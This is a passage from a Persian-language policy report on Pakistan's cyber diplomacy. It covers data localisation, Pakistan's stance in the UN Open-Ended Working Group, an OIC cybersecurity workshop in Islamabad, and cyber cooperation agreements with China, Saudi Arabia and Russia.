قوانینی حرکت کرده که با این دیدگاه حاکمیت دیجیتال همسو هستند. به عنوان مثال، پیش‌نویس لایحه حفاظت از داده‌های شخصی (PDPB)^۱ در سال ۲۰۲۳ چارچوبی سخت‌گیرانه و محدودکننده برای انتقال فرامرزی داده‌ها پیشنهاد می‌کند و الزامات قابل توجهی برای بومی‌سازی داده‌ها در نظر می‌گیرد. این قانون داده‌های شخصی را به سه سطح تقسیم می‌کند: داده‌های شخصی عادی، داده‌های شخصی حساس و داده‌های شخصی حیاتی. هرچه سطح داده بالاتر می‌رود، محدودیت‌های انتقال آن نیز سخت‌گیرانه‌تر می‌شود. براساس این قانون، داده‌های شخصی حیاتی باید به طور انحصاری روی سرورهای مستقر در داخل پاکستان پردازش شوند. در مورد داده‌های شخصی حساس نیز حفظ و نگهداری برخی اجزای داده در داخل کشور الزامی است. البته جزئیات این الزامات قرار است از طریق سازوکارهایی که توسط کمیسیون ملی حفاظت از داده‌های شخصی^۲ تعیین می‌شود، مشخص گردد. این اقدامات نشان‌دهنده تلاش پاکستان برای نگه داشتن داده‌های حساس شهروندان تحت صلاحیت ملی به منظور حفظ امنیت و حریم خصوصی آن‌ها است [۹۳].

1. Personal Data Protection Bill

2. National Commission for Personal Data Protection

نگرانی از نظارت خارجی: احتیاط پاکستان در برابر نظارت خارجی بر داده‌ها در عدم پیوستن این کشور به برخی توافق‌ها مشهود است. به‌طور مشخص، پاکستان به کنوانسیون بوداپست علیه جرایم سایبری نپیوسته و دلیل آن را نگرانی از اعمال نظارت خارجی و نقض حاکمیت داده‌ها دانسته است؛ استدلالی که وزارت امور خارجه پاکستان در یک جلسه دادگاه عالی لاهور در سال ۲۰۲۰ نیز بر آن تاکید کرد. در مقابل، پاکستان در کنار کشورهایمانند چین، روسیه، اندونزی و سنگاپور قرار می‌گیرد که چارچوب‌های حقوقی که ممکن است زیرساخت دیجیتال کشور را در معرض نظارت خارجی قرار دهند، رد می‌کنند [۴۱].

تعهدات بخش خصوصی: پاکستان در مباحث بین‌المللی تاکید کرده است که شرکت‌های بزرگ فناوری و سایر نهادهای خصوصی باید به قوانین داخلی در خصوص داده‌ها احترام بگذارند. در سند موضع پاکستان در زمینه به‌کارگیری قوانین بین‌المللی در فضای سایبری (۲۰۲۳)، این کشور خواستار آن شد که شرکت‌های خصوصی دارای فعالیت فراملی، قوانین و مقررات داخلی درباره امنیت داده و اقامت داده را رعایت کنند و از انتقال داده‌های حیاتی شهروندان به سایر کشورها بدون اخذ مجوز قبلی خودداری نمایند. پاکستان همچنین از شرکت‌های خصوصی بین‌المللی در حوزه فناوری اطلاعات و ارتباطات می‌خواهد در مقابله با جرایم و حملات سایبری با نهادهای مجری قانون همکاری کنند [۹۴].

♦ تنظیم‌گری و حکمرانی جهانی اینترنت

پاکستان در زمینه تنظیم‌گری و حکمرانی جهانی اینترنت اغلب با پکن و مسکو همسو است؛ مفهومی که بر حق هر دولت برای تنظیم‌گری اینترنت خود تاکید دارد. این همسویی

1. Pakistan's Position on the Application of International Law in Cyberspace (2023)

به‌ویژه در موضع پاکستان درباره تنظیم‌گری جهانی جرایم سایبری آشکار است. این کشور از حامیان کنوانسیون جدید سازمان ملل درباره جرایم سایبری^۱ (که به ابتکار روسیه و با حمایت چین مطرح شد) است و درمقابل، نسبت به ابتکارهای غرب‌محور محتاط و بی‌میل باقی مانده است. تحلیلی در سال ۲۰۲۵ نشان می‌دهد که پاکستان نیز مشابه چین و روسیه نسبت به ابتکارهای رهبری‌شده از سوی غرب در حوزه حکمرانی دیجیتال جهانی بدبین است. این امر در خودداری این کشور از پیوستن به کنوانسیون بوداپست به دلیل نگرانی از نفوذ خارجی در قلمرو سایبری خود نیز نمود یافته است. درمقابل، پاکستان به کارگروه آزاد سازمان ملل (OEWG)^۲ و گروه کارشناسان دولتی (GGE)^۳ پیوسته است که همکاری داوطلبانه میان دولت‌ها را ترویج می‌کنند و اصول حاکمیت دولت‌ها، عدم مداخله، حل مسالمت‌آمیز اختلافات و عدم توسل به زور را به رسمیت می‌شناسند. این رویکرد نشان‌دهنده مقاومت گسترده‌تر پاکستان در برابر الگوهای حکمرانی اینترنتی تحت سلطه دولت‌ها یا شرکت‌های غربی و همچنین بیانگر تمایل این کشور به چارچوب‌هایی است که نقش دولت‌ها را در حکمرانی اینترنت تقویت و استقلال ملی را حفظ کنند. چنین سیاستی پیامدهای اقتصادی دارد، زیرا سرمایه‌گذاران خارجی و شرکای تجاری غربی معمولاً چارچوب‌های شفاف و پیش‌بینی‌پذیر را ترجیح می‌دهند و هرگونه مقررات سخت‌گیرانه می‌تواند دسترسی پاکستان به بازارهای جهانی را محدود سازد [۸۷ و ۴۱].

♦ هنجارها و امنیت در فضای سایبری

پاکستان در جلسات کارگروه آزاد سازمان ملل (۲۰۲۱-۲۰۲۵) همواره مشارکت داشته و تاکید کرده است که اصول منشور سازمان ملل متحد^۴ مانند حاکمیت، تمامیت ارضی

1. UN Cybercrime Convention
2. United Nations Open- Ended Working Group
3. United Nations Group of Governmental Experts
4. UN Charter

و عدم مداخله در امور داخلی کشورها باید اصول راهنمای حاکمیت فضای سایبری باشند [۹۵].

پاکستان از هنجارهای داوطلبانه رفتار مسئولانه کشورها حمایت می‌کند، اما معتقد است که هنجارهای غیرالزام‌آور نمی‌توانند جایگزین یک سند حقوقی الزام‌آور شوند. این کشور در جلسه کارگروه در سال ۲۰۲۳ از تدوین یک سند حقوقی الزام‌آور برای تنظیم رفتار کشورها و بازیگران غیردولتی در زمینه فناوری‌های اطلاعات و ارتباطات و جلوگیری از حملات سایبری علیه زیرساخت‌های حیاتی حمایت کرد [۹۶].

یکی دیگر از ویژگی‌های دیپلماسی سایبری پاکستان، مخالفت آن با نظامی‌سازی اینترنت است. این کشور اغلب از مفهوم فضای سایبری به عنوان میراث مشترک بشر یاد می‌کند که نباید به عرصه‌ای برای درگیری تبدیل شود. در واقع، این کشور خواستار ممنوعیت کامل توسعه سلاح‌های سایبری تهاجمی است [۱۰۰].

پاکستان از اعمال حقوق بین‌الملل از جمله منشور سازمان ملل و حقوق بشردوستانه بین‌المللی (IHL) در فضای سایبری حمایت می‌کند، اما بر این نکته هم تاکید دارد که لازم است چگونگی اعمال این قوانین روشن شود. پاکستان در جلسه کارگروه در سال ۲۰۲۳ تاکید کرد که اصول منشور سازمان ملل باید در فضای سایبری نیز مانند دنیای فیزیکی اعمال شود. این کشور همچنین تاکید می‌کند که ویژگی‌های خاص فضای سایبری و ماهیت فرامرزی اینترنت شکاف‌هایی در چارچوب حقوق بین‌الملل ایجاد می‌کند که اجرای منشور سازمان ملل در فضای سایبری را دشوار می‌سازد. بنابراین، پاکستان پیشنهاد می‌کند که این شکاف‌ها باید در کارگروه آزاد به طور بی‌طرفانه و عینی مورد بحث قرار گیرند تا درک مشترکی بین کشورها در خصوص نحوه

اعمال حقوق بین‌الملل در استفاده از فناوری‌های اطلاعات و ارتباطات - از جمله تدوین یک سند حقوقی الزام‌آور - ایجاد شود [۹۶].

۱.۲. نقش پاکستان در کارگروه آزاد سازمان ملل در زمینه امنیت و کاربرد

فناوری‌های اطلاعات و ارتباطات در چارچوب امنیت بین‌المللی

مواضع رسمی پاکستان در چارچوب کارگروه آزاد سازمان ملل در زمینه امنیت و کاربرد فناوری‌های اطلاعات و ارتباطات در چارچوب امنیت بین‌المللی^۱ در چند محور اصلی بررسی می‌شود که در مجموع، نقش این کشور را در این کارگروه تعریف می‌کند.

محور اصلی نقش پاکستان در این کارگروه آزاد، اصرار مداوم بر تدوین یک سند حقوقی الزام‌آور برای تنظیم رفتار کشورها و بازیگران غیردولتی در استفاده از فناوری‌های اطلاعات و ارتباطات است که از نظر این کشور چنین ابزاری برای ایجاد فضای سایبری امن، پایدار و ایمن ضروری است. پاکستان در عین پذیرش اهمیت اصول داوطلبانه غیرالزام‌آور، از جمله توسعه اصول جدید، به صراحت تأکید می‌کند که این اصول نمی‌توانند جایگزین یک سند حقوقی الزام‌آور شوند و صلح و امنیت بین‌المللی در فضای سایبری در نهایت نیازمند چنین چارچوب حقوقی است. بنابراین می‌توان گفت که پاکستان مدافع قانون‌مند شدن فضای سایبری در چارچوب سازمان ملل است [۹۶].

پاکستان معتقد است که حقوق بین‌المللی بشردوستانه (IHL) باید در حوزه فناوری‌های اطلاعات و ارتباطات اعمال شوند، اما این کشور بر این نکته هم تأکید دارد که لازم است چگونگی اعمال این قوانین روشن شود، زیرا کشورهای عضو دیدگاه‌های متضادی در این زمینه دارند [۹۷]. از دیدگاه این کشور مهم‌ترین وظیفه کارگروه آزاد ایجاد اجماع در تعریف چگونگی اعمال حقوق بین‌الملل (از جمله حقوق بین‌المللی بشردوستانه) در استفاده از

1. UN Open-ended Working Group on Security and Use of ICTs in the Context of International Security

فناوری‌های اطلاعات و ارتباطات و فضای سایبری است [۹۶]. پاکستان همچنین بر این باور است که به دلیل پیوستگی اینترنت و زیرساخت‌های مرتبط با آن، چارچوب کنونی حقوق بین‌المللی بشردوستانه برای پاسخ‌گویی به ویژگی‌های پیچیده و خاص جنگ‌های نوین کافی نیست و نیازمند بازنگری و تطبیق است [۹۸ و ۹۷].

پاکستان در بخش هنجارها و قواعد رفتاری کشورها نیز پیشنهادات مختلفی ارائه می‌کند. این کشور از ممنوعیت آن دسته از فعالیت‌های فناوری اطلاعات و ارتباطات که عمداً به زیرساخت‌های حیاتی ارائه‌دهنده خدمات عمومی آسیب می‌زنند، حمایت می‌کند. این کشور پیشنهاد می‌کند بند جدیدی درباره امنیت داده با تأکید بر رشد سرقت داده، سوءاستفاده از داده‌های شخصی و ضرورت تضمین تبادل امن و مطمئن داده‌های فرامرزی به دومین گزارش پیشرفت سالانه کارگروه افزوده شود. پاکستان همچنین تأکید می‌کند که گفتگوها درباره امنیت داده باید چنددینفعی باشند و دولت‌ها، بخش خصوصی، دانشگاه و جامعه مدنی را دربرگیرند.

در سطح حقوقی باید یادآور شد که از یک سو، پاکستان اصول منشور ملل متحد (مانند عدم توسل به زور، برابری حاکمیتی، عدم مداخله، حل مسالمت‌آمیز اختلافات) را در فضای سایبری قابل اعمال می‌داند. از سوی دیگر، این کشور تأکید می‌کند که ویژگی‌های خاص فضای سایبری و ماهیت فرامرزی اینترنت شکاف‌هایی در چارچوب حقوق بین‌الملل ایجاد می‌کند که اجرای منشور سازمان ملل در فضای سایبری را دشوار می‌سازد. بنابراین، پاکستان پیشنهاد می‌کند که این شکاف‌ها باید در کارگروه آزاد به طور بی‌طرفانه و عینی مورد بحث قرار گیرند تا درک مشترکی بین کشورها در خصوص نحوه اعمال حقوق بین‌الملل در استفاده از فناوری‌های اطلاعات و ارتباطات - از جمله تدوین یک سند حقوقی الزام‌آور - ایجاد شود [۹۶].

پاکستان همچنین بر مسئله انتساب مسئولیت حملات سایبری^۱ تاکید ویژه‌ای دارد، چراکه عواملی مانند ناشناس بودن و ماهیت فرامرزی اینترنت و درگیری هر دو بازیگران دولتی و غیردولتی باعث شده‌اند مسئله انتساب مسئولیت حملات سایبری و فعالیت‌های مخرب چالش برانگیز شوند و این موضوع یکی از موانع پیش روی فضای سایبری امن، پایدار و مسالمت‌آمیز محسوب می‌شود [۹۸ و ۹۶]. از این رو، پاکستان هشدار می‌دهد که بدون حل این موضوع نمی‌توان مسئولیت دولت‌ها را به طور دقیق تعیین کرد و اصل ارزیابی موشکافانه^۲ را جدی اجرا کرد و در نتیجه، تلاش برای اعمال حقوق بین‌الملل در فضای سایبری عملاً خنثی می‌شود [۹۶].

در همین چارچوب، پاکستان در بحث اقدامات اعتمادساز (CBMs)^۳ بر اهمیت این نوع اقدامات در جهت ایجاد اعتماد، همکاری، شفافیت و پیش‌بینی‌پذیری میان کشورهای عضو و جلوگیری از سوء تفاهم و تشدید تنش در حوادث مرتبط با فناوری اطلاعات و ارتباطات تاکید می‌کند و از ایجاد فهرست جهانی نقاط تماس (PoCs)^۴ به منظور مدیریت بحران‌های سایبری و افزایش تعامل و همکاری بین کشورها استقبال می‌کند [۹۶]. این نقاط تماس می‌توانند تحت نظارت دفتر امور خلع سلاح سازمان ملل (UNODA)^۵ تاسیس شوند، جایی که کشورها بتوانند اطلاعات مربوط به یک حادثه را جستجو کرده و در گفت‌وگوی سایبری مشارکت کنند [۹۷]. با این حال، پاکستان دو خط قرمز جدی در این زمینه در نظر دارد: یکی این که این نقاط تماس باید داوطلبانه، بی‌طرف و مطابق اصول حاکمیت و عدم مداخله باشند و دیگر این که استفاده از نقاط تماس

1. Cyber Attribution

انتساب حمله سایبری به فرآیند شناسایی و نسبت دادن یک حمله یا اقدام سایبری به یک عامل خاص یا گروه خاص اطلاق می‌شود.

2. Due Diligence

3. Confidence-Building Measures

4. Global Directory of Points of Contact

5. United Nations Office for Disarmament Affairs

کشورها نباید به معنای انتساب خودکار مسئولیت به کشور میزبان باشد و نباید به ابزاری برای انتساب سیاسی یا فنی حوادث مرتبط با فناوری اطلاعات و ارتباطات تبدیل شود [۹۶]. افزون بر این موارد، پاکستان فهرست اولیه اقدامات اعتمادساز داوطلبانه^۱ را نیز به رسمیت می‌شناسد [۹۷].

بخش مهم دیگری از نقش پاکستان در کارگروه آزاد، تمرکز بر ظرفیت‌سازی و شکاف دیجیتال است. پاکستان بر این باور است که ظرفیت‌سازی نقش حیاتی در پاسخگویی موثر به تهدیدهای سایبری کنونی و احتمالی دارد. این کشور اذعان دارد که نیاز به ظرفیت‌سازی به دلیل شکاف وسیع از نظر ظرفیت‌ها و مهارت‌ها میان کشورهای مختلف برای مقابله با تهدیدهای ناشی از فضای سایبری از اهمیت روزافزونی برخوردار است. براین اساس، این کشور از انجام بررسی‌های لازم برای شناسایی شکاف‌های ظرفیت‌سازی میان کشورها حمایت می‌کند و معتقد است که در حین انجام چنین بررسی‌هایی، نیاز به شناسایی موانع موجود در زمینه دسترسی عادلانه، منصفانه و بی‌قید و شرط به فرصت‌های ظرفیت‌سازی نیز وجود دارد تا دسترسی کشورها به برنامه‌های ظرفیت‌سازی تسهیل گردد. پاکستان همواره بر این نکته تأکید می‌کند که ظرفیت‌سازی باید پایدار و نیازمحور (مطابق با نیازها و اولویت‌های تعریف شده توسط خود کشورها) و به لحاظ سیاسی بی‌طرفانه، شفاف، پاسخ‌گو و بدون قید و شرط باشد [۹۶].

۲.۲. نقش پاکستان در سازمان همکاری اسلامی

کشور پاکستان به عنوان یکی از اعضای سازمان همکاری اسلامی (OIC)^۲ میزبان برخی کارگاه‌های بین‌المللی این سازمان بوده و پیشنهادها و متعددی به منظور تقویت امنیت سایبری در کشورهای عضو این سازمان مطرح کرده است. کارگاه بین‌المللی با عنوان

1. Initial List of Voluntary CBMs
2. Organisation of Islamic Cooperation

«وضعیت امنیت سایبری در کشورهای عضو سازمان همکاری اسلامی (OIC): مسائل و چشم‌اندازها»^۱ در تاریخ ۱۷ دسامبر ۲۰۲۴ در دبیرخانه کمیته دائمی همکاری‌های علمی و فناوری سازمان همکاری اسلامی (COMSTECH)^۲ در اسلام‌آباد برگزار شد. این رویداد با همکاری کمیته دائمی همکاری‌های علمی و فناوری سازمان همکاری اسلامی و شرکت هواوی پاکستان^۳ با حضور بیش از ۳۰۰ شرکت‌کننده از کشورهای مختلف به صورت حضوری و برخط برگزار شد. در این کارگاه، رهبران، کارشناسان و فعالان صنعت امنیت سایبری گرد هم آمدند تا درباره تهدیدهای فزاینده سایبری پیش‌روی کشورهای عضو این سازمان گفتگو کرده و راهکارهایی برای مقابله با این چالش‌ها و بهره‌برداری از فرصت‌های موجود در جهت تامین امنیت فضای دیجیتال ارائه دهند. در این کارگاه عمدتاً موضوعات کلیدی همچون امنیت و حفاظت از حریم خصوصی در شبکه‌های نسل پنجم اینترنت، تامین امنیت شبکه‌های شرکتی برای کسب‌وکارهای کوچک و متوسط و نقش امنیت سایبری در تحول دیجیتال مطرح شد.

دبیرکل دفتر کمیته دائمی همکاری‌های علمی و فناوری سازمان همکاری اسلامی در اسلام‌آباد نیز در این کارگاه پیشنهاد کرد کنفرانس امنیت سایبری در سطح وزاری کشورهای عضو سازمان همکاری اسلامی باهدف تبادل تجربه و توسعه سازوکارهای دفاعی قدرتمند در برابر تهدیدهای سایبری برگزار شود. وی همچنین از برنامه‌ریزی برای برگزاری دو مجمع جهانی امنیت سایبری در آسیای مرکزی و آفریقا با همکاری شرکت هواوی و تیم پاسخ فوری رایانه‌ای سازمان همکاری اسلامی (OIC-CERT)^۴ خبر داد که بر ظرفیت‌سازی و تبادل دانش تمرکز خواهند داشت.

1. International Workshop on Cyber Security Landscape in OIC Countries: Issues and Prospects
2. OIC's Standing Committee on Scientific and Technological Cooperation
3. Huawei Technologies Pakistan
4. Organisation of Islamic Cooperation- Computer Emergency Response Team

مدیرعامل شرکت هواوی در پاکستان نیز در این کارگاه اظهار داشت این شرکت متعهد به حمایت از کشورهای عضو سازمان همکاری اسلامی در مقابله با چالش‌های امنیت سایبری و حفاظت از اقتصاد دیجیتال آنها است و به عنوان شرکتی پیشرو در حوزه فناوری اطلاعات و ارتباطات بر سرمایه‌گذاری در فناوری‌های پیشرفته و امنیت زیست‌بوم و امنیت سایبری متمرکز است [۶۶].

دکتر حیدر عباس، مدیرکل تیم ملی پاسخ فوری سایبری پاکستان (PkCERT)، نیز در این کارگاه بین‌المللی راهبرد اجرایی و جامعی برای همکاری کشورهای عضو سازمان در حوزه امنیت سایبری مطرح کرد. این چارچوب همکاری پیشنهادی بر حوزه‌های کلیدی برای اقدامات مشترک به منظور تقویت امنیت سایبری متمرکز بود. به طور کلی، تسهیل تبادل آئی اطلاعات مربوط به تهدیدها و بهترین شیوه‌ها با به اشتراک‌گذاری اطلاعات، ارتقای مهارت‌ها و تخصص فنی در میان کشورهای عضو از طریق آموزش هدفمند و به اشتراک‌گذاری منابع برای ظرفیت‌سازی و ایجاد هماهنگی برای واکنش فوری و یکپارچه در برابر رخدادهای سایبری از طریق اقدامات پاسخ به حادثه هدف اصلی این چارچوب همکاری به شمار می‌آمد. وی همچنین به این نکته اشاره کرد که پاکستان متعهد به تقویت همکاری با کشورهای عضو این سازمان است، چراکه کشورها باید به صورت جمعی تلاش کنند تا به تهدیدها و چالش‌های روبه‌رشد امنیت سایبری پاسخ دهند [۶۷].

رئیس سازمان مخابرات پاکستان (PTA) نیز در جلسه افتتاحیه این کارگاه بین‌المللی پیشنهاد مبنی بر تاسیس مرکز تخصصی امنیت سایبری را به منظور تقویت امنیت دیجیتال در کشورهای عضو سازمان همکاری اسلامی مطرح کرد. وی همچنین گفت امنیت سایبری موضوعی نیست که یک سازمان یا کشور بتواند به تنهایی آن

را مدیریت کند و کشورها نیازمند همکاری و هم‌افزایی هستند. از این رو، لازم است یک مرکز تخصصی امنیت سایبری میان کشورهای عضو سازمان همکاری اسلامی ایجاد شود تا بتوان آینده دیجیتال امنی برای مردم فراهم کرد. وی تاکید کرد که در این همکاری می‌توان بر پژوهش، آموزش، تبادل چارچوب‌ها و مستندسازی تجربیات مشترک تمرکز کرد [۶۸].



چالش‌ها و فرصت‌های پیش‌روی پاکستان در حوزه امنیت سایبری بین‌المللی

امنیت سایبری در سطح بین‌المللی به سرعت در حال تبدیل شدن به یکی از عرصه‌های اصلی رقابت و همکاری میان دولت‌هاست. برای کشوری مانند پاکستان که در موقعیت ژئوپلیتیکی حساسی قرار دارد و در حال گذار به زیست‌بوم دیجیتال است، این حوزه همزمان سرشار از تهدیدها و ظرفیت‌های بالقوه است. بررسی دقیق این فرصت‌ها و چالش‌ها می‌تواند تصویر روشنی از موقعیت پاکستان در فضای سایبری جهانی ترسیم کند و مسیرهای راهبردی آن را مشخص سازد.

مسیر فرصت‌محور: پاکستان ظرفیت‌های مهمی برای بهره‌برداری از فضای سایبری به

شرح زیر در اختیار دارد:

- ایفای نقش رهبری منطقه‌ای و ارتقای حاکمیت دیجیتال؛
- گسترش روابط ژئوپلیتیکی از رهگذر دیپلماسی سایبری؛
- ترویج شفافیت و رهبری مسئولانه در فضای سایبری؛

- افزایش مشارکت شهروندان و بهبود خدمات عمومی دیجیتال؛
- کمک به رشد اقتصادی و جذب سرمایه‌گذاری خارجی؛
- ترغیب نوآوری و توسعه همکاری‌های بین‌المللی؛
- ایجاد مشارکت‌ها و اتحادهای جدید؛ و
- ترویج رفتار مسئولانه دولت‌ها در فضای سایبری [۵۷].

مسیر پرچالش: پاکستان در حوزه امنیت و دیپلماسی سایبری با مجموعه‌ای از

محدودیت‌ها و ضعف‌ها به شرح زیر مواجه است:

- محدودیت‌های نهادی و حقوقی شامل نبود چارچوب‌های کافی، ضعف در اصلاح و اجرای قوانین، و کاستی‌های زیرساختی؛
- ضعف در توسعه ظرفیت فنی- دیپلماتیک؛
- عدم مشارکت فعال در هنجارسازی جهانی؛
- کمبود ظرفیت انسانی و فنی؛
- عدم تخصیص منابع کافی به آموزش سایبری؛
- محدودیت در همکاری میان دولت و بخش خصوصی؛
- ارتباطات راهبردی ناکافی با سایر کشورها؛
- پرهیز از همسویی با قدرت‌های جهانی؛ و
- نگاه چندقطبی به نظام بین‌الملل.

در سال‌های اخیر، پاکستان اقدامات گسترده‌ای برای مقابله با این کاستی‌ها انجام داده است. پیوستن به مجمع جهانی تخصص سایبری (GFCE)^۱ در سال ۲۰۲۳ نشانه‌ای از تعهد این کشور به توسعه ظرفیت و همکاری‌های بین‌المللی

1. Global Forum on Cyber Expertise

است. افزون بر این، راه اندازی تیم ملی پاسخ فوری سایبری گامی مهم برای ایجاد چارچوبی هماهنگ، چابک و مجهز به منابع به شمار می رود. تمامی این اقدامات می تواند تاب آوری سایبری پاکستان را تقویت کرده و آن را با بهترین رویه های جهانی همسو سازد [۴۱].



ضرورت تقویت تعاملات جهانی برای دفع تهدیدهای سایبری

مدیریت تهدیدهای سایبری به دلیل ماهیت ناشناس و فراملی آن‌ها تنها از طریق همکاری مشترک میان کشورها و حتی بازیگران غیردولتی امکان‌پذیر هست. درحالی‌که بسیاری از کشورها مسیرهای تازه‌ای برای همکاری و تدوین هنجارهای سایبری ایجاد کرده‌اند، مشارکت پاکستان در این حوزه بسیار محدود بوده و این کشور از نظر همکاری‌های دوجانبه، چندجانبه و بین‌المللی در حوزه سایبری از دیگر کشورها عقب مانده است. گزارش مجمع جهانی اقتصاد^۱ با عنوان «ریسک‌های جهانی ۲۰۲۳»^۲ نشان می‌دهد که پاکستان در دو سال آینده با دو تهدید اصلی مواجه است: نخست، «تمرکز قدرت دیجیتال» ناشی از وابستگی به فناوری‌های محدود و کنترل دولتی بر آن‌ها؛ دوم، «ناکامی اقدامات امنیت سایبری». در چنین شرایطی، پاکستان باید- به جای حرکت به سمت انحصار دیجیتال- تعاملات خود را با جامعه جهانی افزایش دهد و ظرفیت‌های داخلی خود را در جهت همکاری‌های بین‌المللی تقویت

1. World Economic Forum

2. Global Risks Report 2023

نماید. واقعیت این است که حضور پاکستان در مجامع بین‌المللی مهمی چون گروه کارشناسان دولتی سازمان ملل (UN GGE)، کمیته فنی مشترک سازمان استاندارد جهانی/ کمیسیون بین‌المللی الکتروتکنیک (ISO/IEC JTC)، مجمع جهانی تخصص سایبری (GFCE)، گروه‌های مطالعه استانداردسازی اتحادیه بین‌المللی مخابرات (ITU)^۲ و مجمع حکمرانی اینترنت (IGF)^۳ تاکنون بسیار کمرنگ بوده است. بنابراین، این کشور به منظور جبران این عقب‌ماندگی باید همانند سایر کشورها به هنجارهای یازده‌گانه سازمان ملل درباره رفتار مسئولانه کشورها در فضای سایبری پایبند باشد. پاکستان در سطح ملی باید قوانین و سیاست‌ها و سازوکارهای همکاری موثر دولت با بخش خصوصی، دانشگاه‌ها و جامعه مدنی را تقویت بخشد و در سطح بین‌المللی نیز نیازمند گسترش دیپلماسی سایبری دوجانبه و چندجانبه و مشارکت فعال‌تر در فرآیندهای هنجارسازی است. افزون‌براین، نقش‌آفرینی بازیگران غیردولتی مانند شرکت‌های فناوری، دانشگاه‌ها و نهادهای مدنی نیز باید مورد توجه قرار گیرد. درنهایت، پاکستان با شناسایی منافع مشترک خود با سایر کشورها و حضور فعال‌تر در جامعه جهانی و تبادل دانش و تجربه می‌تواند مسیر توسعه فناوری و ایجاد محیط سایبری امن‌تر را هموار سازد. در ادامه به نمونه‌هایی از همکاری‌های ملی و بین‌المللی این کشور در حوزه امنیت سایبری اشاره می‌شود [۵۸].

۱.۴. همکاری‌های بین‌المللی پاکستان در حوزه امنیت سایبری

پاکستان در سال‌های اخیر همکاری‌های متعددی در زمینه امنیت سایبری با کشورهای مختلف و سازمان‌های منطقه‌ای داشته است تا تاب‌آوری سایبری خود را

1. International Organization for Standardization/ International Electrotechnical Commission Joint Technical Committee
2. ITU Standardisation Study Groups
3. Internet Governance Forum

تقویت کند و چارچوب دفاع دیجیتال قدرتمند ایجاد نماید. در ادامه، مروری بر مهم‌ترین مشارکت‌های سایبری پاکستان با کشورهای دیگر ارائه شده است.

◆ همکاری پاکستان و چین در حوزه سایبری

در مارس ۲۰۲۵، هیئت دولت پاکستان با امضای تفاهم‌نامه همکاری میان تیم ملی پاسخ فوری سایبری پاکستان و تیم فنی/مرکز هماهنگی ملی پاسخ فوری رایانه‌ای چین^۱ موافقت کرد. هدف این همکاری، تقویت اقدامات امنیت سایبری از طریق پژوهش، آموزش، مشاوره و ابتکارات مشترک برای جلوگیری از حملات سایبری بیان شده است. به‌طور کلی، این تفاهم‌نامه بر گسترش همکاری در حوزه‌های گوناگون از جمله سیاست‌گذاری، رزمایش‌های امنیتی، تبادل اطلاعات و ارتقای کلی ظرفیت سایبری تمرکز خواهد داشت و به‌موجب آن مقرر شده است هر دو کشور در جهت تقویت آگاهی و تاب‌آوری سایبری و مقابله با تهدیدهای نوپدید دیجیتال با یکدیگر همکاری کنند. از این رو، این توافق گامی مهم در جهت تقویت روابط دوجانبه در حوزه فناوری به‌شمار می‌رود.

علاوه بر این، هیئت دولت پاکستان موافقت خود را با توافق‌نامه‌ای میان وزارت فناوری اطلاعات و ارتباطات پاکستان (MoITT) و اتحادیه بین‌المللی مخابرات (ITU) برای ایجاد مرکز شتاب‌دهنده فناوری اطلاعات^۲ در مرکز ملی رشد اسلام‌آباد^۳ اعلام کرد. گفتنی است این ابتکار بر تقویت زیست‌بوم فناوری کشور از طریق ارتقای ظرفیت این مرکز متمرکز خواهد بود [۵۹].

◆ همکاری پاکستان و عربستان سعودی در حوزه سایبری

پاکستان و عربستان در حوزه‌های گوناگون از جمله فناوری اطلاعات روابط نزدیکی با

1. China's National Computer Emergency Response Technical Team/Coordination Center

2. IT Accelerator Center

3. National Incubation Center

یکدیگر دارند. پاکستان و عربستان سعودی در اکتبر ۲۰۲۴ با امضای ۲۷ تفاهم نامه همکاری در حوزه های انرژی، کشاورزی، معدن، فناوری اطلاعات و امنیت سایبری تلاش کردند روابط دوجانبه خود را به سطح توسعه اقتصادی و سرمایه گذاری مشترک ارتقا دهند. این توافق ها شامل سرمایه گذاری ۷۰ میلیون دلاری در بخش کشاورزی، تاسیس کارخانه های نیمه هادی و نساجی، اجرای پروژه های انرژی ترکیبی و ایجاد تدابیر امنیت سایبری برای کسب و کارها و مشتریان است. همکاری دو کشور در برنامه های دیجیتالی سازی و آموزش الکترونیکی و توسعه صادرات ادویه و سبزیجات از پاکستان نیز بخشی از این تفاهم نامه های همکاری است [۶۱].

در همین راستا، دو کشور در جولای ۲۰۲۴ در زمینه تقویت همکاری در حوزه فناوری اطلاعات و امنیت سایبری توافق کردند. وزیر فناوری اطلاعات پاکستان و سفیر عربستان در ۲۵ جولای در اسلام آباد با یکدیگر دیدار کردند و به گفتگو درباره گسترش همکاری های دوجانبه در حوزه های فناوری اطلاعات، مخابرات و امنیت سایبری پرداختند. وزیر فناوری اطلاعات پاکستان در دیدار با سفیر عربستان تاکید کرد که این کشور قصد دارد همکاری با عربستان در زمینه فناوری اطلاعات و مخابرات را تقویت کند. او همچنین از طرف سعودی درخواست کرد تا برای شرکت های پاکستانی ثبت شده در هیئت صادرات نرم افزار پاکستان^۱ در زمینه دریافت ویزا و سفر به عربستان تسهیلات بیشتری فراهم کند. سفیر عربستان نیز در این دیدار اطمینان داد که کشورش به طور کامل از همکاری های فناورانه و سایبری با پاکستان حمایت خواهد کرد و روند دریافت ویزا و سفر برای شرکت های فناوری پاکستانی را تسهیل خواهد بخشید. در نمایشگاه فناوری LEAP که از ۴ تا ۷ مارس ۲۰۲۴ در ریاض برگزار شد نیز ده ها شرکت فناوری پاکستانی ایده ها و محصولات نوآورانه خود را

1. Pakistan Software Export Board

عرضه کردند و موفق به امضای قراردادهای مهمی با شرکت‌های سعودی شدند؛ اقدامی که رشد صادرات فناوری اطلاعات پاکستان را سرعت بخشید [۶۰].

◆ همکاری پاکستان و روسیه در حوزه سایبری

در دسامبر ۲۰۲۱، مشاوران امنیت ملی پاکستان و روسیه طی دیداری جامع به بررسی فرصت‌های همکاری در حوزه‌های دفاع، مقابله با تروریسم و امنیت سایبری پرداختند. دکتر مؤید یوسف، مشاور امنیت ملی پاکستان، به همراه هیئتی شش نفره به دعوت همتای روس خود نیکلای پاتروشف به مسکو سفر کرد. این دیدار، اولین گفت‌وگوی سطح عالی هیئت‌های دو کشور از سال ۲۰۱۸ به‌شمار می‌رود. دکتر یوسف مذاکرات انجام‌شده را نشانه‌ای از استحکام روابط پاکستان و روسیه و تعهد دو طرف به گسترش بیشتر این روابط دانست. در جریان این دیدار دو روزه، طرفین با موفقیت درباره مسائل امنیتی، دوجانبه و منطقه‌ای گفت‌وگو کردند و بر توسعه همکاری‌ها در حوزه‌های امنیت سایبری، دفاع، مقابله با تروریسم و مبارزه با مواد مخدر توافق نمودند. موضوع همکاری‌های اقتصادی، به‌ویژه در بخش انرژی، از دیگر محورهای اصلی مذاکرات بود [۶۲].

